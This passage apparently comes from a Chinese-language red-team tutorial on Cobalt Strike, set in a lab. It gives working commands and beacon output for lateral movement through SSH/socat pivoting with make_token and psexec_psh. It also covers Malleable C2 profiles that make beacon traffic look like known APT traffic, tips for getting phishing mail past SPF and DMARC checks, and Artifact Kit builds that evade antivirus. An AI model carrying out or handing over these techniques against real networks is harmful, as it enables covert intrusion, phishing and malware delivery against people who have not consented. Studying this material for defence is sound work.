
3、在攻击者控制的主机上运行 beacon，使其上线

```
注意需要使用 administrator 权限运行 beacon
```

4、在上线的主机上运行以下命令


```
make_token [DOMAIN\user] [password]
jump psexec_psh <red pivot> [listener]
```

整体的流程就是下面这张图一样。



演示

我在本地搭建了这样的一个环境。



1. 首先使 Win1 主机上线，接着在 Linux1 主机上通过 SSH 连接到 Linux2 主机。

```
ssh -D 1080 user@192.168.175.146
```

powershell

```
> ssh -D 1080 user@192.168.175.146
user@192.168.175.146's password:
Last login: Fri Jul 31 20:00:54 2020 from 192.168.175.1
user@ubuntu:~$
```

2、在 Linux1 主机上开启 445 端口转发

```
socat TCP4-LISTEN:445,fork SOCKS4:127.0.0.1:192.168.232.132:445
```


3、在 Win1 主机上运行以下命令使 Win2 上线

```
make_token teamssix\administrator Test123!
jump psexec_psh 192.168.175.200 smb
```

powershell

```
beacon> make_token teamssix\administrator Test123!
[*] Tasked beacon to create a token for teamssix\administrator
[+] host called home, sent: 61 bytes
[+] Impersonated WINTEST\Administrator

beacon> jump psexec_psh 192.168.175.200 smb
[*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msagent_532c) on 192.168.175.
200 via Service Control Manager (PSH)
[+] host called home, sent: 5886 bytes
[+] received output:
Started service 4aea3b9 on 192.168.175.200
[+] host called home, sent: 204473 bytes
[+] established link to child beacon: 192.168.232.132
```

4、随后便可以看到通过 SSH 上线的主机



1、Malleable 命令和控制

Malleable 是一种针对特定领域的语言，主要用来控制 Cobalt Strike Beacon

在开启 teamserver 时，在其命令后指定配置文件即可调用，比如：

```
./teamserver [ip address] [password] [profile]
```

2、设置和使用

定义事务指标

```
http-get {
    # 指标
}
http-post {
```

```
    # 指标
}
```

控制客户端和服务端指标

```
http-get {
    client {
        # 指标
    }
    server {
        # 指标
    }
}
```

set 操作

set 语句是给一个选项赋值的方法，以分号结束。

```
set useragent "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1)";
```

malleable 给了我们很多选项，比如：

```
jitter         # 控制 beacon 默认回连的抖动因子
maxdns         # 控制最大 DNS 请求，限制最大数量可以使 DNS Beacon 发送数据看起来正常些
sleeptime     # 控制 beacon 的全部睡眠时间
spawnto
uri
useragent     # 控制每次发送请求的 useragent
```

`sleeptime` 和 `jitter` 两个选项是很重要的

添加任意 headers


```
header "Accept" "text/html,application/xhtml";
header "Referer" "https://www.google.com";
header "Progma" "no-cache";
header "Cache-Control" "no-cache";
```


其他指标

```
header "header" "value";
parameter "key" "value";
```

转换 / 存储数据

```
metadata {
    netbios;
    append "-.jpg";
    uri-append;
}
```





3、配置语言

```
append "string"
base64
netbios
netbiosu
prepend "string"
```

4、测试配置文件

在 GitHub 上有一些配置文件的示例，项目地址： https://github.com/rsmudge/Malleable-C2-Profiles

这一节将使用该项目中的 `Malleable-C2-Profiles/APT/havex.profile` 配置文件作为示例。


测试配置文件是否有效

可以使用 c2lint 工具对配置文件进行测试，以判断配置文件编写的是否有效。


来到 cobalt strike 目录下，可以看到有一个 c2lint 文件，该文件需要在 Linux 下运行。

在运行的结果中，绿色正常（这里更像青色），黄色告警，红色错误，比如运行 `Malleable-C2-Profiles` 项目里的 `havex.profile` 文件。

```
./c2lint ./Malleable-C2-Profiles/APT/havex.profile
```



当配置文件存在错误的时候，就会以红色显示出来



```
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
[%] [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK with this?
[%] [OPSEC] .post-ex.spawnto_x86 is '%windir%\syswow64\rundll32.exe'. This is a *really* bad OPSEC choice.
[%] [OPSEC] .post-ex.spawnto_x64 is '%windir%\sysnative\rundll32.exe'. This is a *really* bad OPSEC choice.
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[%] [OPSEC] .https-certificate options are missing [will use built-in SSL cert]
```

运行 teamserver

```
./teamserver [teamserver_ip] [teamserver_password] [profile]
```

```
> ./teamserver 192.168.12.2 password ./Malleable-C2-Profiles/APT/havex.profile
[*] Will use existing X509 certificate and keystore (for SSL)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] I see you're into threat replication. ./Malleable-C2-Profiles/APT/havex.profile loade
d.
[+] Team server is up on 50050
```

这里调用的 havex.profile 配置文件，该配置文件里对 cookie 进行了 base64 编码。

开启 cobalt strike 后，使主机上线，通过 wireshark 抓包可以发现数据包确实符合这些特征。

```
GET /wp08/wp-includes/dtcla.php HTTP/1.1
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Referer: http://www.google.com
Accept-Language: en-us,en;q=0.5
Cookie: FIJdgspX6cH83Sg3OG0ErR1L251N5NEG8NPfdtgqggPTJzxy8cFPUfN6QssdM1gKCHMcFLm6U5i5BsiWsAW4FiSR2V0RXslfGKCig7CTyBXZ7XKhj4zmC55wyBK/
BNrpvvCAb04J0Pfx+vDOhFd8VCw2qsMlMSWyeKMz873DmiA=
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08
Host: 192.168.68.129
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 18 Sep 2020 08:24:38 GMT
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 150

<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>Sorry, no data corresponding your request.<!--havexhavex--></body></html>
```

关于 Malleable C2 文件的使用，这里只是大概记录了一些，想了解更多关于 Malleable C2 文件的内容或者注意事项等，可以参考 A-TEAM 团队的 CS 4.0 用户手册。

Cobalt Strike 不是什么工作情况都能胜任的工具，因此就需要我们根据不同的情况去做一些辅助工作。

1、DKIM、SPF 和 DMARC

SPF、DKIM、DMARC 都是邮件用于帮助识别垃圾信息的附加组件，那么作为一个攻击者，在发送钓鱼邮件的时候，就需要使自己的邮件能够满足这些组件的标准，或者发送到未配置这些组件的域。

在理解这些防御标准前，需要先理解如何在因特网上通过 SMTP 发送邮件。

SMTP

发送一封邮件的过程大概是下面这个样子，这里以 QQ 邮箱为例。

```
> telnet smtp.qq.com 25
HELO teamssix
auth login
base64编码后的邮箱名
base64编码后的授权码
MAIL FROM: <evil_teamssix@qq.com>
RCPT TO: <target_teamssix@qq.com>
DATA
邮件内容
.
QUIT
```

防御策略

DKIM

DKIM `DomainKeys Identified Mail` 域名密钥识别邮件，DKIM 是一种防范电子邮件欺诈的验证技术，通过消息加密认证的方式对邮件发送域名进行验证。

邮件接收方接收邮件时，会通过 DNS 查询获得公钥，验证邮件 DKIM 签名的有效性，从而判断邮件是否被篡改。

SPF

SPF `Sender Policy Framework` 发送人策略框架，SPF 主要用来防止随意伪造发件人。其做法就是设置一个 SPF 记录，SPF 记录实际上就是 DNS 的 TXT 记录。

如果邮件服务器收到一封来自 IP 不在 SPF 记录里的邮件则会退信或者标记为垃圾邮件。

我们可以使用以下命令查看目标的 SPF 记录。

```
dig +short TXT target.com
```

```
> dig +short TXT qq.com
"v=spf1 include:spf.mail.qq.com -all"
```

上面的 `include:spf.mail.qq.com` 表示引入 `spf.mail.qq.com` 域名下的 SPF 记录。

```
> dig +short TXT spf-a.mail.qq.com
"v=spf1 ip4:203.205.251.0/24 ip4:103.7.29.0/24 ip4:59.36.129.0/24 ip4:113.108.23.0/24 ip
4:113.108.11.0/24 ip4:119.147.193.0/24 ip4:119.147.194.0/24 ip4:59.78.209.0/24 ip4:113.9
```

```
6.223.0/24 ip4:183.3.226.0/24 ip4:183.3.255.0/24 ip4:59.36.132.0/24 -all"
```

上面的 `ip4:203.205.251.0/24 ip4:103.7.29.0/24` 表示只允许这个范围内的 IP 发送邮件。

DMARC

DMARC `Domain-based Message Authentication, Reporting & Conformance` 基于域的消息认证，报告和一致性。

它用来检查一封电子邮件是否来自所声称的发送者。DMARC 建立在 SPF 和 DKIM 协议上，并且添加了域名对齐检查和报告发送功能。这样可以改善域名免受钓鱼攻击的保护。

可以使用下面的命令查看目标的的 DMARC 记录。

```
dig +short TXT _dmarc.target.com
```

```
> dig +short TXT _dmarc.qq.com
"v=DMARC1; p=none; rua=mailto:mailauth-reports@qq.com"
```

也有一些在线网站支持检测 SPF、DKIM、DMARC 的记录，比如 https://dmarcly.com/tools/

关于这些记录查询返回结果的解释可参考文章末的参考链接。

发送钓鱼邮件的一些注意事项

1、检测目标是否有 SPF 记录，如果有则可能会被拦截

2、检测目标 DMARC 记录的 p 选项是否为 reject ，如果有则可能会被拒绝

3、模板中嵌入的 URL 地址，不要使用 IP 地址，要保证使用完整的 URL 地址

4、邮件的附件中不能附上一些可执行文件，比如 exe 格式的文件，因为一些邮件过滤器可能会将这些可执行文件删除

2、杀毒软件

这一节将来看看杀毒软件相关的概念，毕竟知己知彼才能百战不殆，最后会介绍一下常见的免杀方法。

常规杀毒软件的目的就是发现已知病毒并中止删除它，而作为攻击者则需要对病毒文件进行免杀处理，从而使杀毒软件认为我们的文件是合法文件。

杀软受到的限制

1、杀毒软件不能把可疑文件删除或者结束运行，否则用户的正常操作可能就会受到影响，同时也会对杀毒软件公司的声誉、口碑产生影响。

2、杀毒软件不能占用太多的系统资源，否则用户可能会考虑卸载杀毒软件。

3、大多数杀毒软件的一个弱点就是只会在浏览器下载文件或者文件被写入磁盘时才会检查这个文件的特征码，也就是说在这种情况下才会检查文件是否是病毒。

如何工作

1、在大多数杀毒软件背后都会有一个已知病毒的签名数据库，通过将当前文件的特征码与病毒签名数据库进行比对，如果一致则说明该文件是病毒。

2、同时一些杀毒软件也会去发现用户的一些可疑行为，而且杀毒软件对这种可疑行为的判定会

下比较大的功夫。因为如果误杀，造成的后果可能对用户来说是比较严重的。

3、一些杀毒软件会在沙箱环境中去运行可疑文件，然后根据该可疑文件的行为判断是否为病毒。

如何免杀

首先要判断目标使用了哪款杀毒软件，然后自己在虚拟机中去尝试绕过它。

其次可以使用 Cobalt Strike 的 Artifact Kit 组件制作免杀可执行文件。Artifact Kit 是一个制作免杀 EXE、DLL 和 Service EXE 的源代码框架，在 Cobalt Strike 的 `Help --> Arsenal` 处可下载 Artifact Kit。

Artifact Kit 的工作原理大概如下：

1、将病毒文件进行混淆处理，使杀毒软件将其判定为可疑文件而不是病毒文件。这种混淆可以逃避那些使用简单字符串搜索来识别恶意代码的杀毒软件。

2、对病毒文件进行一些处理，以绕过沙箱检测。比如 Artifact Kit 中的 src-common/bypass-pipe.c 会生成可执行文件和 DLL，它们通过命名管道为自己提供 shellcode。如果防病毒沙箱不能模拟命名管道，它将找不到已知的恶意 shellcode。

Artifact Kit 的使用步骤大概如下：

1、下载 Artifact Kit


2、如果需要的话就修改 / 混淆病毒文件

3、构建

4、使用 Artifact Kit 加载脚本

Artifact Kit

首先来看看未进行免杀处理的效果，这里采用 virustotal 进行检测，发现被 42 个引擎检测到。



接下来就试试 Artifact Kit 进行免杀的效果，有条件的可以去官网下载支持一下正版。


当然 Github 上也有人上传了，项目地址： https://github.com/Cliov/Arsenal

这里使用 Artifact Kit 中的 dist-peek 方法进行测试。

来到 Cobalt Strike 下打开 `Cobalt Strike -> Script Manager` ，Load 加载 `/Arsenal/artifact/dist-peek/artifact.cna` 插件，之后在 `Attacks -> Packages -> Windows Executable` 中生成木马文件。


Executable 一个生成木马文件。


使用 VT 检测发现仅有 8 个引擎检测到，感觉效果好像还行。



